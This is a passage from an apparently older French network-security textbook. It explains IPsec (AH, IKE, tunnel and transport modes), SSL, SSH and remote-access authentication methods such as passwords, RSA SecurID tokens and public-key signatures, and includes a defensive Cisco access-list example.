- Données d'authentification (variable) : contient la valeur du contrôle d'intégrité réalisé sur le paquet IP d'origine. Ce calcul est effectué sur les champs qui doivent demeurer inchangés lors du transit du paquet IP dans le réseau. Si le MAC (code d'authentification du message) était réalisé sur des champs variables, comme la durée de vie d'un paquet IP, la vérification de l'en-tête par le destinataire serait négative.

L'algorithme de contrôle d'intégrité est fondé sur HMAC, qui peut utiliser les algorithmes de hachage MD5 et SHA-x.

Gestion des clés

Développé spécifiquement pour IPsec, le protocole IKE (Internet Key Exchange) a pour objectif de fournir des mécanismes d'authentification et d'échange de clés. Il repose sur ISAKMP, pour le cadre générique de gestion des associations de sécurité, et sur les protocoles Oakley et SKEME (Secure Key Exchange MEchanism).

Développé par la NSA, le protocole ISAKMP définit des formats de paquets, des timers de retransmission, etc., afin d'établir une session sécurisée.

Pour l'échange des clés de sessions, le protocole IKE s'appuie sur le protocole d'échange de clés Oakley afin de renforcer le protocole d'échange de clés Diffie-Hellman. Les points de faiblesse identifiés du protocole Diffie-Hellman sont le manque d'authentification sur l'identité des utilisateurs, qui permet de mener des attaques dites man-in-the-middle, et la possibilité de subir des attaques par déni de service sur la génération des clés qui a été effectuée avant l'authentification des parties.

Oakley a recours aux cookies et ne nécessite pas de calcul du secret partagé Diffie-Hellman avant la fin du protocole. Le rôle d'Oakley est de permettre le partage de façon sûre entre les tiers d'un ensemble d'informations relatives au chiffrement de la session : nom de la clé, clé secrète, identité des tiers, algorithmes de chiffrement et d'authentification et fonction de hachage.

Une négociation IKE pour l'établissement d'associations de sécurité se déroule en deux phases :

- **Main Mode (mode principal).** Cette phase d'établissement d'une association de sécurité ISAKMP permet de négocier les attributs suivants : algorithme de chiffrement, fonction de hachage, méthode d'authentification et groupe pour Diffie-Hellman ou pour les courbes elliptiques. Trois méthodes d'authentification sont possibles :
  - **Secret partagé préalable.** Impose que l'on installe une même clé sur deux systèmes qui souhaitent établir des sessions IPsec. Les correspondants s'authentifient mutuellement par une fonction de hachage (HMAC-MD5, HMAC-SHA-x) impliquant la clé secrète.
  - **Signature numérique.** Impose que chaque système possède une paire de clés (publique, privée). L'authentification est fondée sur l'échange de données signées par chaque partie par le biais d'un algorithme de signature numérique (RSA, DSS) offrant de plus le service de non-répudiation.
  - **Authentification par chiffrement à clé publique.** Impose que chaque système possède une paire de clés (publique, privée). L'authentification s'appuie sur l'échange de données par le biais d'un chiffrement asymétrique (RSA) de part et d'autre des parties de la session IPsec. Cette méthode n'offre pas la non-répudiation des deux parties. Une meilleure méthode consiste à recourir à des certificats électroniques signés par une autorité de certification.
  - Ce mode se compose de six paquets (trois échanges) et permet de protéger l'identité des participants. Il existe aussi un mode dit « agressif », qui permet de limiter les échanges à trois paquets, mais fournit une protection d'identité limitée.
- **Quick Mode (mode rapide).** Cette phase d'établissement d'associations de sécurité AH et/ou ESP permet de négocier les paramètres de sécurité des protocoles sous-jacents. Chaque négociation aboutit au minimum à deux SA, une pour chaque sens de la communication. Les échanges de cette phase sont sécurisés par l'association de sécurité ISAKMP négociée précédemment.

Le protocole IKE prévoit aussi d'autres échanges pour le maintien des associations de sécurité et la renégociation des clés utilisées pour chiffrer les données par les algorithmes symétriques. Dans ce cadre, il est possible d'opter pour une caractéristique appelée PFS (Perfect Forward Secrecy). Sachant que cette option permet d'assurer que deux clés générées de manière successive n'auront pas de relation entre elles, elle renforce la sécurité de la session IPsec. En d'autres termes, un système pour lequel toutes les clés symétriques dériveraient d'un secret unique n'a pas la caractéristique PFS.

Une évolution majeure de IKE est en cours vers une version 2, qui intégrera les évolutions suivantes :

- Simplification de la norme et suppression du DOI (domaine d'interprétation).
- Intégration des mécanismes NAT Traversal et EAP (autres modes d'authentification).
- IKE écoute sur les ports 500 et 4500. Le port 4500 est réservé au trafic encapsulé dans UDP pour le NAT Traversal.
- Simplification du protocole par un échange de quatre messages au lieu des différents types d'échanges de la version précédente.
- Amélioration des performances par la réduction du nombre de messages échangés pour la création des associations de sécurité.

Autres modes d'authentification

IPsec établit des tunnels sécurisés en utilisant des mécanismes d'authentification fondés sur des secrets partagés ou des certificats. Cependant, l'intégration des accès distants au sein du réseau interne d'une entreprise ne repose généralement pas sur ces mêmes mécanismes d'authentification. Ils sont donc le plus souvent incompatibles avec les modes d'authentification utilisés par IKE en standard. De plus, la gestion d'une PKI (Public Key Infrastructure) est plus complexe qu'une simple base de données portant sur des couples nom/mot de passe.

Dans cette optique, le protocole Xauth et le mode d'authentification IKE Hybrid ont été proposés pour répondre à ce besoin d'évolution des modes d'authentification d'IKE :

- Xauth : la phase I du protocole IKE permet au client et au serveur de s'échanger une clé de chiffrement et de s'authentifier mutuellement. À la fin de cette phase, il existe une association de sécurité entre le client et le serveur qui sera utilisée pour la phase II. À ce stade, le protocole Xauth joue le rôle d'une extension permettant à un utilisateur de s'authentifier avec des modes d'authentification autres que ceux définis en standard par IKE (RADIUS, CHAP, OTP, SKEY, etc.). Ce protocole s'intercale donc entre les phases I et II du protocole IKE et est protégé par l'association de sécurité négociée en phase I. Bien qu'il permette d'ajouter une authentification utilisateur, il nécessite la gestion de secrets partagés ou de certificats côtés client et serveur.
- IKE Hybrid : ce mode d'authentification permet de formaliser la combinaison unique de deux modes d'authentification différents entre le client (par exemple, nom/mot de passe) et le serveur (certificat). À la fin de la phase I du protocole IKE, un tunnel a pu

être établi, bien que le serveur ait pu être identifié par le client à l'aide du certificat, mais pas le client auprès du serveur. À ce stade, le protocole Xauth permet d'authentifier le client auprès du serveur.


Finalement, la solution retenue dans l'évolution du protocole IKE v2 inclura les modes d'authentification fondés sur le protocole EAP (Extensible Authentication Protocol).

Modes transport et tunnel

En plus des options précédentes, IPsec offre deux modes de transport, les modes transport et tunnel. La figure 7.16 illustre le principe de fonctionnement de ces modes.

Figure 7.16

Les modes tunnel et transport du protocole IPsec



À l'inverse du mode transport, le mode tunnel protège le paquet IP originel en créant un nouveau paquet IP qui encapsule le paquet d'origine. Le nouveau paquet créé est doté d'adresses source et destination différentes de celles du paquet originel, ce qui accroît la sécurité de ce dernier.

Chaque association de sécurité peut être créée en mode tunnel ou en mode transport.

La figure 7.17 illustre les quatre possibilités d'associations de sécurité suivantes :

- Établissement d'une session sécurisée entre deux systèmes en utilisant AH en mode transport, ou ESP en mode transport, ou ESP en mode transport à l'intérieur de AH en mode transport, ou AH à l'intérieur d'ESP en mode tunnel, etc.




Figure 7.17

Combinaison d'associations de sécurité

- Établissement d'une session sécurisée entre deux passerelles en mode tunnel (généralement ESP en mode tunnel pour assurer la confidentialité du trafic et masquer les adresses internes).
- Établissement d'une session sécurisée entre deux systèmes au travers d'une session sécurisée entre deux passerelles établie en mode tunnel. Cela peut être vu comme une combinaison des cas 1 et 2.
- Établissement d'une session sécurisée en mode tunnel (généralement ESP en mode tunnel pour assurer la confidentialité du trafic et masquer les adresses internes) à une passerelle, mais aussi établissement d'une session sécurisée à un système donné au travers de la session sécurisée avec la passerelle.

Le mode tunnel doit être utilisé pour des associations de sécurité traversant des réseaux externes, et non le réseau interne de l'entreprise. Cela recouvre les connexions d'un réseau privé virtuel offert par un opérateur de télécommunications sur Internet ou sur un réseau offrant la technologie MPLS/VPN. La technologie MPLS (MultiProtocol Label-Switching) ne propose aucun chiffrement des paquets.

Pour des connexions réseau sur un réseau MPLS, on déploie des passerelles IPsec permettant de monter des associations de sécurité en mode tunnel avec l'option ESP plus

l'authentification si nécessaire. Ces passerelles IPsec sont de plus dédiées à la gestion des sessions sécurisées afin de garantir des temps de réponse optimaux.

Les communications sur le réseau interne de l'entreprise se satisfont d'associations de sécurité en mode transport. Le choix simultané des options AH et ESP peut être activé selon les besoins.

Avantages et inconvénients

Bien qu'IPsec soit un protocole jeune, de nombreuses mises en œuvre existent de nos jours, allant jusqu'à des offres de services.

Les principaux avantages d'IPsec sont les suivants :

- Cadre sécuritaire flexible fondé sur une boîte à outils modulaire.
- Possibilité d'instaurer plusieurs niveaux de sécurité : chiffrement et/ou authentification, chiffrement faible ou fort, authentification à plusieurs degrés.
- Service de sécurité totalement transparent pour les applications.
- Sécurisation du point A au point B de tous les protocoles situés au-dessus de la couche IP.
- Le NAT-T (NAT Traversal) IPsec permet aux homologues IPsec situés derrière des NAT de détecter la présence d'une translation d'adresse, de négocier des associations de sécurité IPsec et d'envoyer des données protégées par ESP, même en cas de modification des adresses des paquets IPv4 protégés par IPsec.
- Mise en œuvre de la translation d'adresses NAT (Network Address Translation) avec l'option ESP. Le NAT peut cependant être mis en œuvre avant le boîtier IPsec.
- Mise en œuvre de la translation de port PAT (Port Address Translation) *via* la fonction NAT-T. Le PAT peut cependant être mis en œuvre avant le boîtier IPsec.
- Intégration d'autres modes d'authentification avec la version IKE v2 fondée sur le protocole EAP.
- IPsec est la solution d'administration souhaitable entre les systèmes d'administration et les équipements réseau.

Les principaux inconvénients d'IPsec sont les suivants :

- Impossibilité de mise en œuvre de la translation d'adresses NAT/PAT avec l'option AH. Le NAT/PAT peut cependant être mis en œuvre avant le boîtier IPsec.
- Interactions entre le protocole d'échange de clés et les infrastructures à clé publique (PKI) non normalisées.
- Absence d'outils d'administration centralisés des règles de sécurité.
- Entorses propriétaires nuisibles à l'interopérabilité.

Par ailleurs, le filtrage ou l'analyse des paquets de données est rendu impossible, par exemple, pour le pare-feu filtrant les accès Internet d'une entreprise ou le système de

détection d'intrusion. Seul le trafic de type IPsec peut être filtré, comme l'illustre la configuration d'une ACL étendue (Cisco) suivante :

```
ip access-list acl_nom extended
  permit esp host x host y
  permit ahp host x host y
  permit udp host x host y eq isakmp
  deny ip any any log
```


SSL (Secure Sockets Layer)

Conçu et développé par Netscape, le protocole SSL a été développé au-dessus de la couche TCP afin d'offrir aux navigateurs Internet la possibilité d'établir des sessions authentifiées et chiffrées. La première version de SSL date de 1994. La version actuelle est la v3.

Afin de standardiser officiellement le protocole SSL, un groupe de travail TLS (Transport Layer Security) a été formé au sein de l'IETF afin de faire de SSL un standard Internet.

La figure 7.18 illustre le principe de fonctionnement du protocole SSL. SSL s'insère entre les couches applicatives et la couche réseau TCP afin d'offrir ses services de sécurité. Il est possible de ne pas utiliser le protocole SSL. Les couches applicatives se connectent alors directement à la couche réseau TCP.

Figure 7.18
Représentation en couches du protocole SSL



SSL fait la distinction entre une session, qui définit une association entre un client et un serveur, et une connexion, qui définit un moyen de transport associé à des services demandés. Il peut y avoir plusieurs connexions pour une session donnée. Les valeurs d'états entre une session et une connexion sont distinctes mais forment un tout consistant.

Une connexion peut choisir de passer ou non par la couche de sécurité SSL-TLS. Les services de sécurité offerts par la version 3 de SSL sont les suivants :


- **Authentification.** L'authentification s'appuie sur des certificats électroniques X.509 v3. La vérification du certificat du serveur est obligatoire, tandis que celle du client reste optionnelle. L'algorithme cryptographique à clé publique RSA est utilisé pour l'authentification et la signature numérique. La plupart des certificats des autorités de

certification sont déjà intégrés dans les navigateurs Internet. L'utilisateur peut ajouter manuellement d'autres certificats.

- **Confidentialité.** La confidentialité s'appuie sur des algorithmes cryptographiques à clés symétriques négociées lors de la phase d'établissement de la session. Les clés utilisées sont générées pour une session donnée. Les algorithmes de chiffrement peuvent être IDEA, DES, 3DES, Fortezza, etc.
- **Intégrité.** L'intégrité des messages échangés s'appuie sur la fonction de hachage HMAC, qui nécessite pour le calcul du MAC une clé secrète partagée par la session pour le chiffrement des données et une fonction de hachage primaire (MD5 et SHA-x).
- **Non-rejeu.** Le non-rejeu de messages est couvert par l'attribution d'un numéro de séquence, comme pour le protocole IPsec.

SSL est constitué de quatre sous-protocoles, comme illustré à la figure 7.19.

Figure 7.19
Représentation détaillée des sous-protocoles de SSL



Ces différents protocoles interagissent, mais chacun avec des fonctions précises :

- Handshake est le protocole d'établissement d'une connexion SSL. Il permet d'authentifier les parties client-serveur et de négocier les paramètres cryptographiques (choix de l'algorithme de chiffrement, de l'algorithme de calcul du code d'authentification MAC, des clés de chiffrement, etc.).
- Record est un protocole d'enregistrement. Pour une même connexion SSL, il offre à la fois les services de confidentialité, par le biais de l'algorithme cryptographique à clé secrète retenu, et d'intégrité des messages échangés, par le biais du calcul du code d'authentification MAC pour chaque message échangé. Des fonctions de fragmentation et de compression des données sont en outre réalisées.
- Alert est un protocole d'alerte. Il permet d'échanger des messages prédéfinis sur les états d'une connexion SSL, tels que la fermeture d'une connexion, notamment lorsqu'un certificat a été révoqué, qu'il a expiré, qu'il est vicié, etc.

- CCS (Change Cipher Security) est un protocole de modification des spécifications de chiffrement. Il permet de modifier les paramètres de chiffrement d'une connexion SSL.

Des tests montrent que l'établissement d'une connexion SSL est l'étape qui nécessite le plus long temps d'attente pour l'utilisateur. Vient ensuite le chiffrement/déchiffrement et la compression/calcul du code d'authentification du message échangé. Le rafraîchissement d'une session et l'ouverture d'une connexion sont plus rapides. Le temps de traitement local ne prend guère que quelques millisecondes.

D'autres protocoles de transaction sécurisée sont disponibles aujourd'hui, notamment les suivants :

- SET (Secure Electronic Transactions), soutenu par Visa et MasterCard, qui veut s'imposer comme un standard international.
- C-SET, qui est une extension de SET pour le paiement sécurisé à partir d'une carte à puce connectée à l'ordinateur de l'utilisateur.
- E-Comm/Cyber-Comm, soutenu par les banques françaises (Société générale, GIE Carte bleue, etc.), qui tend à imposer l'utilisation du code PIN de la carte bancaire plutôt qu'une signature électronique pour la validation des transactions.

Avantages et inconvénients

Bien que SSL soit un protocole jeune, il en existe de nombreuses mises en œuvre dans divers domaines (commerce électronique, banque à distance, etc.).

Les principaux avantages de SSL sont les suivants :

- Intégration dans les dernières versions de tous les navigateurs Internet du marché, Mozilla, Microsoft Internet Explorer, Opera, etc.
- Transparence de la couche sécurité, qui ne présente aucune contrainte bloquante pour l'utilisateur. Le temps d'établissement d'une session SSL est très rapide, de même que le chiffrement, la fragmentation et la compression des données.
- Standardisation par le groupe de travail TLS, qui va donner une assise officielle à ce protocole, qui s'est déjà imposé comme un standard de fait.

Les principaux inconvénients de SSL sont les suivants :


- Authentification de l'utilisateur non obligatoire, ce qui rend le schéma de sécurité faible (c'est en fait l'authentification qui devient faible) quant aux identités réelles des utilisateurs.
- Modèle client-serveur insuffisant pour des services de paiement électronique avec des sites marchants incluant des transactions avec les banques. Le protocole SET a été développé dans cet objectif.
- Méthodes de sécurité peu sophistiquées pour des transactions demandant un niveau de confidentialité important.

SSH (Secure Shell)

La commande SSH est une version sécurisée de RSH (Remote Shell) et rlogin. Elle se situe au niveau de la couche application du modèle OSI et permet d'obtenir un interprète de commande (shell) distant sécurisé avec un système cible donné.

Comme l'illustre la figure 7.20, d'autres applications peuvent utiliser une session SSH. Le protocole SSH s'insère entre les couches applicatives et la couche réseau TCP afin d'offrir ses services de sécurité. Il reste possible de ne pas utiliser le protocole SSH. Les couches applicatives se connectent alors directement à la couche réseau TCP.

Figure 7.20
Représentation en couches du protocole SSH



Méthodes d'authentification

SSH utilise les types de clés suivantes :

- **Clé utilisateur (user key).** Paire de clés publique/privée, ou biclé, asymétrique, créée par l'utilisateur et permanente (stockée sur disque). Elle permet l'authentification de l'utilisateur si ce mode d'authentification à clé publique est utilisé.
- **Clé hôte (host key).** Biclé asymétrique, créée par l'administrateur du serveur lors de l'installation et de la configuration. Cette clé est permanente et stockée sur le disque dur du système. Elle permet l'authentification des systèmes entre eux.
- **Clé de session (session key).** Clé secrète destinée à être utilisée par l'algorithme de chiffrement symétrique chiffrant le canal de communication. Depuis la version 2, SSH utilise deux clés de session, une par sens de communication.

SSH utilise les modes d'authentification suivants :

- **Login.** Lors de la connexion, l'utilisateur est invité, après avoir décliné son identité, à entrer un mot de passe qui est transmis au serveur, lequel le compare à celui associé à l'utilisateur. L'apport de SSH est le chiffrement de la communication entre le client et le serveur.
- **rhosts (hostbased).** Identification-authentification similaire à celle pratiquée avec les R-commandes et les fichiers tels que **/etc/rhosts** ou **~/.rhosts,** qui certifient les sites client ou système. Ce mode de fonctionnement reste toujours dangereux et ne devrait pas être utilisé.

- **Par clés publiques.** Authentification fondée sur des algorithmes de chiffrement asymétriques (RSA, DSA, etc.), dans laquelle le client et le serveur possèdent chacun un jeu de paires de clés publique/privée.
- **Par certificats.** Authentification fondée sur des certificats X.509. Les serveurs LDAP contenant les certificats doivent être connus.
- **Par challenge/response.** Certaines versions de SSH supportent le mode challenge/response en s'appuyant sur l'algorithme S/Key ou Opie.

Méthodes de chiffrement

Pour chiffrer les connexions, SSH utilise des algorithmes de chiffrement tels que 3DES, IDEA (plus performant que 3DES), Blowfish (très rapide) et AES, qui est le nouveau standard de chiffrement pour les communications gouvernementales non classées secrètes.

Méthodes de tunneling

SSH permet de rediriger (*forward*) n'importe quel flux TCP en mode tunnel dans une session SSH. Le flux de l'application considérée est encapsulé à l'intérieur du tunnel créé par la connexion (session) SSH.

Avantages et inconvénients du tunneling SSH

Bien que SSH soit un protocole jeune, il en existe de nombreuses mises en œuvre dans divers domaines (administration de système, transfert sécurisé de données, etc.).

Les principaux avantages du tunneling sont les suivants :

- Remplacement des fameuses commandes Remote : `ssh` remplace `rsh` et `rlogin`, `scp` remplace `rcp`, et `sftp` remplace `ftp`.
- Authentification fondée sur des clés publiques/privées aussi bien pour des machines que pour des utilisateurs.
- Chiffrage et compression de la connexion.
- Redirection de tous les flux TCP dans le tunnel de la session (notamment FTP, RCP, etc.), avec reconnaissance native du protocole X.11 (mode forward X.11).
- Renforcement de la sécurité des accès et de l'administration des plates-formes ou systèmes (serveurs) sensibles de l'entreprise.

Les principaux inconvénients du tunneling sont les suivants :

- comme pour beaucoup de produits, coexistence de différentes versions de SSH parfois incompatibles ;
- pour les accès sécurisés aux équipements réseau, absence de protection des protocoles (mode tunneling) de type SNMP, TFTP, etc. ;

- pour les accès sécurisés aux équipements réseau, avenir incertain face à IPsec, doté de capacités de chiffrement et d'authentification de tous les services IP/TCP/UDP et partie intégrante d'IPv6.

En résumé

Plusieurs outils et concepts permettent de maîtriser les flux réseau à l'aide d'un pare-feu. De même, plusieurs protocoles de sécurité assurent la confidentialité des données transitant sur le réseau. Le choix et la mise en œuvre de tels outils nécessitent de connaître en premier lieu les besoins de sécurité de l'entreprise.

La protection des accès réseau est efficace, surtout si les flux réseau sont authentifiés, puisque les pirates ne peuvent plus utiliser des flux réseau autorisés pour pénétrer le réseau d'une entreprise, comme le détaille le chapitre suivant.

8

Protection des accès distants

Les accès distants au réseau d'entreprise offrent de nombreuses possibilités de pénétration. Les faiblesses de sécurité classiques reposent à la fois sur des lacunes d'authentification des utilisateurs et sur des failles des protocoles utilisés pour ces accès distants.

Ce chapitre traite de ces deux problèmes, authentification et protocoles, et détaille leurs solutions techniques.

La gestion des secrets associés aux accès distants reste le point de faiblesse principal en matière de sécurité réseau. La mise en place de procédures d'autorisation et de vérifications périodiques des droits d'accès des utilisateurs garantit la consistance de la base de données d'authentification et des droits d'accès des utilisateurs.

Assurer l'authentification des connexions distantes

Le laxisme qui entoure la gestion des secrets et des moyens d'authentification des accès distants a des répercutions de sécurité non négligeables sur l'entreprise. La plupart des accès distants se font à l'aide d'un ordinateur portable, qui ne contient généralement ni antivirus, ni pare-feu logiciel pour protéger les connexions des pirates qui scannent en permanence les plages d'adresses IP des opérateurs de télécommunications. Il s'ensuit que les moyens d'accès et d'authentification au réseau d'entreprise sont disponibles en libre-service.

De surcroît, des virus informatiques ont été spécialement développés pour rechercher sur des systèmes donnés tels que les PC portables tous les secrets relatifs aux accès distants.

L'authentification assure une protection contre toutes les attaques utilisant une usurpation d'identité, telles les attaques de type IP spoofing, qui simulent une adresse IP qui n'est pas celle de l'attaquant, les attaques visant à dérober les mots de passe, les attaques

par cheval de Troie, dont l'objectif est d'offrir à l'attaquant un accès non authentifié ou dérobé, les attaques visant à déchiffrer les mots de passe d'un système et les attaques utilisant des faiblesses de codage ou de protocoles d'authentification.

Règles de sécurité pour l'authentification des connexions distantes

Les règles de sécurité à considérer pour l'authentification des connexions distantes sont les suivantes :

- Tous les utilisateurs de l'entreprise sont connus et associés à une matrice de droits d'accès aux ressources de l'entreprise.
- Tous les accès au réseau d'entreprise (intranet) sont authentifiés. Cela concerne les accès des utilisateurs au réseau interne de l'entreprise aussi bien qu'aux ressources informatiques.
- Les accès distants au réseau d'entreprise (intranet) sont fortement authentifiés.
- Les connexions de tierces parties ou de fournisseurs du réseau d'entreprise (extranet) sont authentifiées. Aucune connexion directe au réseau interne de l'entreprise (intranet) n'est autorisée.

Cette section traite des solutions à mettre en œuvre afin d'offrir des services d'authentification des connexions distantes et détaille leurs aspects techniques.

Mots de passe

Le mot de passe est le schéma d'authentification le plus utilisé au monde. Simple, ne demandant aucun outil ou système de sécurité supplémentaire, il reste aussi le système le plus faible.

Les faiblesses des mots de passe viennent avant tout du fait que les protocoles d'accès usuels ne les chiffrent pas sur le réseau (Telnet, etc.). En second lieu, les mots de passe sont souvent mal choisis, et il est facile de les deviner à partir d'attaques sur les dictionnaires de mots de passe. Enfin, il s'agit d'une authentification de l'identité de l'utilisateur faible en soi, comparée à une authentification fondée sur un certificat électronique.

La seule protection efficace d'une authentification par mot de passe réside dans la qualité du mot de passe, lequel doit être généré de manière aléatoire. Il existe de bons outils pour cela, comme Password Safe, de Bruce Schneier, qui peut à la fois générer des mots de passe et les stocker sur son ordinateur personnel.

Password Safe chiffre une base de données de mots de passe à partir d'un mot de passe maître — le seul à retenir pour l'utilisateur — et génère les mots de passe automatiquement et de manière aléatoire, sans qu'il soit nécessaire de les mémoriser.

Tokens RSA

Depuis leur premier exemplaire, en 1986, les tokens RSA SecurID ont atteint en 1996 le million d'unités vendues. Cette technologie primée à de nombreuses reprises continue de dominer le marché de l'authentification des accès distants. Selon IDC, RSA Security détient 72 % de parts de marché des solutions d'authentification matérielle et logicielle.

La société a été couronnée de succès pour le déploiement à grande échelle des produits RSA SecurID et RSA ACE/Server.

Cette méthode repose sur la technologie des tickets, ou mots de passe valables pour une courte durée, environ soixante secondes. Lorsqu'un utilisateur veut se connecter au réseau, il se sert d'un authentifiant — token, ou carte à puce — et d'un code PIN secret. L'authentifiant génère alors des codes d'identification aléatoires toutes les soixante secondes grâce à un puissant algorithme. L'identification de l'utilisateur est effectuée en combinant le code PIN, l'authentifiant et le code aléatoire.

De cette manière, le code d'identification n'est valable qu'à un moment précis pour un utilisateur donné, ce qui rend impossible le vol et la réutilisation des mots de passe ou la découverte des mots de passe par attaque de dictionnaire.

Un serveur RSA ACE se charge d'administrer et de contrôler la validité des codes d'authentification de manière transparente pour l'utilisateur. Il existe de nombreuses formes d'authentifiants, que ce soit dans le domaine des tokens ou des cartes à puce. Les tokens sont des identifiants propres à chaque utilisateur.

Les tokens existent sous forme hardware ou software. Sous forme hardware, ils peuvent prendre la forme d'une calculatrice, d'une carte, d'un porte-clés, etc. Le token permet d'obtenir auprès du serveur RSA ACE un code d'authentification unique, différent à chaque connexion. Le code PIN permet d'activer le token, et le token de s'authentifier. Ces tokens ne nécessitent aucune installation particulière de logiciels sur les postes.

Sous forme software, le code d'authentification aléatoire est généré par un logiciel sécurisé, et non par un objet que l'on possède physiquement.

On parle alors d'authentification forte, car le token est possédé par l'utilisateur et le PIN est connu de l'utilisateur.

Signature numérique à paires de clés publique/privée

Avant de détailler comment réaliser une signature numérique, rappelons brièvement le fonctionnement des algorithmes de chiffrement à clé publique.

Les algorithmes cryptographiques à clés publiques, ou asymétriques, sont les algorithmes les plus utilisés de nos jours pour échanger des clés de chiffrement de session et pour la signature électronique. À l'inverse des algorithmes cryptographiques à clé secrète, ou symétrique, deux clés sont générées pour chaque utilisateur (privée, publique). Ces clés sont calculées à partir de règles précises, fondées sur la théorie des nombres. Nous verrons par la suite un exemple de calcul de biclé.

La figure 8.1 illustre la paire de clés publique/privée que possède John.

La clé publique peut être diffusée alors que la clé privée doit être soigneusement protégée. Si John souhaite envoyer un message à Joe, il chiffre le message avec la clé publique de Joe. De la sorte, seul Joe peut déchiffrer le message qui lui est destiné à l'aide de sa clé privée *(voir figure 8.2)*.

Figure 8.1
Paire de clés publique/ privée (biclé)



